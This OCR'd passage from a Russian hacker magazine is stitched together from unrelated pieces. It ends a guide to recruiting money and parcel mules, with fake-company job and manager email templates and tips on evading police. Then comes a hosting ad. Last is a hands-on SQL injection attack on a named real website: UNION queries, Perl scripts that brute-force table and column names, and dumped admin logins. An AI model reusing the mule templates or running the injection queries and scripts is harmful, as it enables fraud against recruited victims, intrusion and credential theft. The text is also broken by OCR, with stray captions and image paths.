Thank you for your resume. Your resume has
been reviewed and accepted. Please read the
text below carefully there is some information
about Blabla Elecronics Company.
Common information:
Blabla Elecronics Company is young high-
growing multinational company. We have more
than 30 departments worldwide (Eastern and
Western Europe, Asia, Southern Africa, North
and South Americas). Our company is engaged
in correspondence managing, distributing
different goods worldwide, buying and
reselling these goods.
Goods descriptions:
— Consumer electronics of different kind (DVD
players, home theatres, audio players, video
equipment, audio equipment etc.);
— Sport equipment;
— Luxuries;
— Home computers and computer components for
desktop systems, notebooks, PDAs;
— Office equipment;
— Mobile equipment (cellular phones, pagers,
GPSs etc.);
— Car parts (small car parts);
— Clothes;
We don't operate with goods contain the
materials and technologies restricted for
export/import.
Nowadays vacancies:
— Correspondence manager;

------------
Correspondence manager description.
We are looking for honest and smart people for
this position.
```



warning


Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



info

- Запомни — спам убивает дроп-проект.
- Создай правдоподобную легенду для своего проекта, степень доверия к тебе будет зависеть именно от нее.
- Ориентируйся на шаблоны и стандарты, принятые в корпоративной среде. Сочетай их с методами СИ.

БД, слитая со взломанного job-портала




Спамим подручными средствами

```
Requirements:
— computer with e-mail;
— USA resident;
— Adult people only (we cannot hire people who don't reach the adult edge);
— 2-3 hours free during the week (mainly in the evening / non-business hours) for communication;
— banking account (if possible) to receive funds from our company for the activity;
— scanned photo (fax is possible);
Job description:
Persons who will be accepted for this job will follow these simple instructions:
1. Receive the correspondence from our company to his/her residential address;
2. Report to our manager (every candidate will be included in manager's lists)
3. Repack received items following the instructions our manager will send to you.
4. Receive money from our company for shipping and payment for each shipped out package. Money transfer method described below. First month we offer 65$/each shipped out box.
5. Fill the forms and papers as it will be shown in our managers instructions (you will receive e-mail with instructions for each box).
6. Ship the package out using the specified shipping method (at this moment we use mainly EMS /every USPS office can ship it with EMS Global Express/)
Money transfer methods:
1. Western Union;
2. Money Gramm;
3. Wire transfer to your banking account (preferred method)
You will need no money to start, just fill the form with your personal information and send it to us by e-mail.
Every completed form will be reviewed and our manager will contact you same day.
PERSONAL INFORMATION:
First name:
Last name:
Address:
City:
State:
Postal zipcode:
Phone #:
E-mail:
Please be free to ask us any questions you will have.
Thank you for reading this document. Good luck.

Blabla Elecronics Company
```

Конечно, плотно придерживаться шаблона не стоит. Но общий стиль соблюдать необходимо. После того, как из ста отписавшихся человек пришлют подробное резюме хотя бы десять — хакер плавно перевоплощается в менеджера своей конторы. Запомни: безликих менеджеров не бывает, у него обязательно есть имя, должность, мыло, телефон и факс! Иначе появляется риск провалить всю операцию по вербовке. Предлагаю взглянуть на еще один шаблон, но уже письма менеджера дропу:

```
Hello,
My name is Jill Wiggins, project manager of Blabla Elecronics Company.
Your personal information and resume has been redirected to me. I will inform you with the next steps of our business.
Please be free to ask me any questions.
From this moment your address added into our postal database and I will inform you when the first packages will go to your locations. First time we will start with not expensive goods.
Please proceed the next steps :
1. Choose the Money transfer method:
— Western Union;
— Money Gramm;
— Wire transfer to your banking account (preferred method)
If you choose the wire transfer please send me your account information for SWIFT wire transfers or fill the form:
Name of the bank:
Address of the bank:
Routing #:
Account#:
2. Send me the e-mail confirmation that you're ready for receiving the items from us.
Thank you.
Jill Wiggins,
Project manager,
Blabla Elecronics Company
```



Панелька управления дропами

Один из крупнейших job-ресурсов

Всю переписку от лица менеджера компании дроповоду следует вести с другого мыльника (manager@blabla.com). Если хакеру поверят и все пройдет гладко, то уже в ближайшее время он высылает контракт (который также готовится заранее). Содержимое контракта приводить не буду, ибо оно индивидуально и напрямую зависит от легенды. Все делается аккуратно и без грамматических ошибок, так как американцы — народ пугливый.

ОСОБЕННОСТИ МЕНТАЛИТЕТА ИЛИ ОСНОВНЫЕ РИСКИ

Ну вот, дела наладилась — дроп-проект окупился и приносит доход, а дропы послушно выполняют все прихоти. Какие проблемы могут ожидать хакера в ближайшем будущем? Во-первых, каждого дропа рано или поздно примут, причем, не в кружок радиолюбителей, а в места не столь отдаленные. В США подобными вопросами занимается ФБР, а в Европе, как правило, Интерпол. Шутить сотрудники этих ведомств не любят, поэтому неприятности у дропа возникнут серьезные. Здесь большую роль играет наличие «контракта», так как именно он будет свидетельствовать о факте обмана дропа и отсутствии у него «корыстного умысла» с юридической точки зрения. Известны случаи, когда после задержания дропы активно сотрудничали с органами с целью поиска дроповода. Поэтому ушлые дроповоды наблюдают за поведением своих «подопечных», анализируют переписку и сроки выполнения поручений. Это оберегает их от многих проблем.

Еще один тип рисков — кидок со стороны дропа. К сожалению, каким хорошим и раскрученным не был бы дроп-проект — кидалы среди дропов всегда найдутся. Подстраховаться от подобных работников сложно, поэтому опять же рекомендуется наблюдать и анализировать: неразумно посылать большие суммы за один раз на одного человека (как и партии карженного стафа).

В общем, если рассказ о дроповодстве тебя увлек — пробуй и твори. А заодно суши сухари и учи феню — в будущем, возможно, пригодится.



КОМПАНИЯ ПРЕДЛАГАЕТ ДЛЯ ВАС СЛЕДУЮЩИЕ УСЛУГИ:

ХОСТИНГ

СКИДКИ до 20%!

UNIX-хостинг:

Планы	Параметры	Цена
Beginner	1Гб, 2 сайта, 2 MySQL базы	От 203 руб.
Basic	2Гб, 5 сайтов, 5 MySQL баз	От 348 руб.
Business Pro	5Гб, 10 сайтов, 10 MySQL баз	От 522 руб.

Со всеми планами панель управления ISPmanager

ВИРТУАЛЬНЫЕ ВЫДЕЛЕННЫЕ СЕРВЕРЫ:

Планы	Параметры	Цена
Start	2Гб, 64Mb RAM, 20Gb трафик	От 464 руб.
Standart	5Гб, 128Mb RAM, 40Gb трафик	От 580 руб.
Business	10Гб, 196Mb RAM, 80Gb трафик	От 928 руб.
Business Pro	15Гб, 256Mb RAM, 120Gb трафик	От 1305 руб.


Дополнительно мы предлагаем панель управления ISPmanager - 290 руб./мес.

* Для планов unix хостинга и виртуальных выделенных серверов действуют скидки:
при оплате за 6 мес. скидка 10%;
при оплате за 1 год скидка 20%.

Все цены включают НДС.

РЕГИСТРАЦИЯ ДОМЕНОВ

За регистрацию доменов .com , .net, .biz, .org всего 348 руб./год, включая НДС



Регистрируем домены в 50+ зонах:
ru info su ac ag am at be biz.pl bz cn co.uk com.sg de fm gen.in gs in io jp la md me.uk ms nu pl sc se sh tc vg ws

ВАКАНСИИ

Ищем таланты!

- Системный администратор
- Помощник сисадмина, техподдержка
- Веб-програмист.


Высокая зарплата, хороший коллектив, система бонусов

СОЗДАЕМ ОТКАЗОУСТОЙЧИВЫЕ РЕШЕНИЯ!



Звоните! Тел. (495) 788-94-84

www.best-hosting.ru



Евгений «Corwin» Ермаков
/ CORWIN.FREEWEB7.COM /

ПОЛНЫЙ ДОСТУП

ПОЛУЧАЕМ ДАННЫЕ ЧЕРЕЗ MS ACCESS

Проводя пентест одного из серверов, я столкнулся с нестандартной для меня СУБД — MSAccess. С чем только до этого не приходилось работать, но с продуктами от MS еще ни разу! Прочитав с десяток страниц документации из ebooks и отдельных публикаций, я решил протестировать полученные навыки на другом, ранее также недоломанном из-за незнания, сервере, работающем в связке с Access. И что же из этого вышло?

Первый вопрос, который возник — откуда же был взят линк и зачем мне вообще был нужен этот сервер? Такое бывает, когда за день приходится просерфить огромное количество хостов. Недолго мучаясь, я вспомнил, что линк был найден на сайте М. Фленова, но автор ничего из этого не получил и лишь написал, что баг может привести к опасным последствиям. Сама ссылка на уязвимый скрипт: http://compostingcouncil.org/section.cfm?id=-1.

ПО ШАБЛОНУ

Далее все стандартно. Количество выбираемых из первого запроса полей можно подобрать примитивным подбором или использовать оператор *order by*.

```
http://compostingcouncil.org/section.cfm?id=-1 order
by 13
```

На этот запрос сервер вывел пустую страницу, что говорило о большем количестве столбцов. А после следующего запроса была получена ошибка.

```
http://compostingcouncil.org/section.cfm?id=-1 order
by 14
```

Вот такая:

```
ODBC Error Code = S1000 (General error)
[Microsoft][ODBC Microsoft Access Driver] The Microsoft
Jet database engine does not recognize '14' as a valid
field name or expression.

The error occurred while processing an element with a
general identifier of (CFQUERY), occupying document
position (1:1) to (1:59).
```

Это означало, что количество столбцов — 13.
Смотрим принтабельные столбцы. Был составлен такой запрос:

```
http://compostingcouncil.org/section.cfm?id=-1 union
select 1,2,3,4,5,6,7,8,9,10,11,12,13 from MSysObjects
```

После чего на странице появились порядковые номера принтабельных столбцов — 6,7,8,9.
Теперь получить названия всех таблиц было делом техники. Для этого мы выбираем столбец name из системной таблицы *MSysObjects*.
Есть лишь одно «но» — доступ к этой таблице по умолчанию запрещен. Однако в этот раз мне повезло — на странице появились названия всех таблиц находившихся в базе:

```
AccessLayout
Admin
Articles
Calendar
DataAccessPages
Databases
Forms
Links
Links Query
Links Query1
Modules
MSysAccessObjects
MSysACEs
MSysDb
```

```
MSysObjects
MSysQueries
MSysRelationships
nav_left
News
Publications
Relationships
Reports
Scripts
Sections
Sections Query
sections2 Query
Special Query
SummaryInfo
SysRel
Tables
UserDefined
Users
```

Только что залитый веб-шелл

ТАБЛИЦЫ И ПОЛЯ

Обратившись к таблице *Admin*, я был удивлен тем, что получил сообщение: не найдена. Смирившись, я обратился к таблице *Users*:

```
http://compostingcouncil.org/section.
cfm?id=-1 union select 1,2,3,4,5,6,7,8,9,10,1
1,12,13 from Users
```

Теперь все прошло нормально. Оставалось лишь подобрать названия колонок. Достаточно быстро было подобрано название колонки с *id* пользователей — *userid*. Перебирая всевозможные комбинации слов, которые могли составлять название колонки с логинами юзеров, я понял, что логичнее будет посмотреть название переменной, которая передавалась через форму входа в админку. Благо эта самая форма располагалась по стандартному адресу http://compostingcouncil.org/admin.

Попытки войти в админку, внедряя запросы к базе, оказались бесполезны. Я испробовал следующие комбинации:

```
login: " OR 1=1%00
pass:

login: ' OR 1=1%00
pass:
```

NULL-байт(*%00*) здесь выступает в качестве комментария. Поэтому я отбросил эту затею и просмотрел исходник страницы. На что получил следующий кусок кода:

```
<form action="index.cfm" method="POST">
<tr><td><b>User name:</b></td><td>
<input type="Text" name="loginname"
size="10"></td></tr>
<tr><td><b>Password:</b></td><td><input
type="password" name="password" size="10">
</td></tr>
<tr><td colspan="2" align="center">
<input type="Submit" value="Submit"></td>
</tr>
</form>
```

Видно, что название поля ввода, вероятно, имеет значение *loginname*. Проверяем.

```
http://compostingcouncil.org/section.
cfm?id=-1 union select 1,2,3,4,5,6,
loginname,8,9,10,11,12,13 from Users
```


Действительно! На выходе получаем логины юзеров:

```
noonan
black
office
```

Остается подобрать название поля с паролями. Попробовал первое, что пришло в голову: «*password*». Не подошло. После продолжительного ручного брута было принято решение заюзать скрипт для перебора, который будет подставлять название колонки из файла-словаря и парсить ответ сервера. Если в нем присутствует заранее заданная строка, то название подобрано верно. Вот, собственно, сам скрипт:

БРУТФОРС НАЗВАНИЙ СТОЛБЦОВ

```
#!usr/bin/perl
use LWP::UserAgent;
sub brute($column,$priznak)
{
$url="http://compostingcouncil.org/section.
cfm?id=-1+union+select+1,2,3,4,5,6,".$column
.",8,9,10,11,12,13+from+Users";
$client = LWP::UserAgent->new( ) or die;
$answer = $client->get($url);
 if (index($answer->content,$priznak)>-1){
  print $column;
 }
```




video
На DVD ты найдешь познавательный видеоролик, демонстрирующий описанные в статье действия пентестера.




info
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



dvd
Ищи на диске простые perl-скрипты, рассмотренные в статье, nfm веб-шелл, а также полезные сценарии, написанные на ColdFusion Markup.





А вот и админка

Смотрим логины админов

«После продолжительного ручного брута было принято решение заюзать скрипт для перебора, который будет подставлять название колонки из файла-словаря и парсить ответ сервера»

```
}
$priznak="<title>6 — US Composting Council</title>";
# Этот код будет присутствовать в ответе сервера, если
# запрос успешно выполнится.
open(COLUMNS,"C:/Documents and Settings/Evgen/Рабочий
стол/testsql.txt") || die "Con not open file with columns
names!"; #Путь к файлу с названиями таблиц/колонок.
print "...\n";while (defined($column=<COLUMNS>)) {
&brute($column,$priznak);
}
close(COLUMNS);
```

Так было подобрано название столбца с паролями — *loginpassword*. Оставалось сделать финальные запросы:

```
http://compostingcouncil.org/section.cfm?id=-1 union
select 1,2,3,4,5,6,loginname,8,loginpassword,10,11,12,
13 from Users where userid=1

http://compostingcouncil.org/section.cfm?id=-1 union
select 1,2,3,4,5,6,loginname,8,loginpassword,10,11,12,
13 from Users where userid=2

http://compostingcouncil.org/section.cfm?id=-1 union
select 1,2,3,4,5,6,loginname,8,loginpassword,10,11,12,
13 from Users where userid=3
```

И получить заветные акаунты:


```
login:password
--------------
noonan:testing
black:mega
office:giga
--------------
```

На этот раз название таблицы получилось подобрать самому, но если это не удастся, то можно заюзать следующий скрипт, работающий по тому же алгоритму, что и брутер колонок:

БРУТФОРС НАЗВАНИЙ ТАБЛИЦ

```
#!usr/bin/perl
use LWP::UserAgent;
$priznak="<title>6 — US Composting Council</title>";
sub brute($table,$priznak) #Функция перебора
{
$url="http://compostingcouncil.org/section.cfm?id=-
1+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13+from+".$
table."/*";
$client = LWP::UserAgent->new( ) or die;
$answer = $client->get($url); # Отправляем запрос
# Если указанный текс в ответе присутствует, то выводим
имя текущей таблицы.
if (index($answer->content,$priznak)>-1){
print $table;
}

}
open(TABLES,"C:/Documents and Settings/Evgen/Рабочий
стол/testsql.txt") || die "Con not open file with tables
names!";
print "...\n";
```



История транзакций одного из юзеров

Полная информация о пользователе портала

```
while (defined($table=<TABLES>)) {
#Пока не закончатся строчки в файле — переби-
раем.
&brute($table,$priznak); # Вызываем функцию
подбора передавая ей
# имя таблицы, взятое из файла.
}
close(TABLES);
```

Как видишь, совсем не обязательно использовать тяжеловесные утилиты для решения простых задач.

КОПАЕМСЯ ВО ВНУТРЕННОСТЯХ

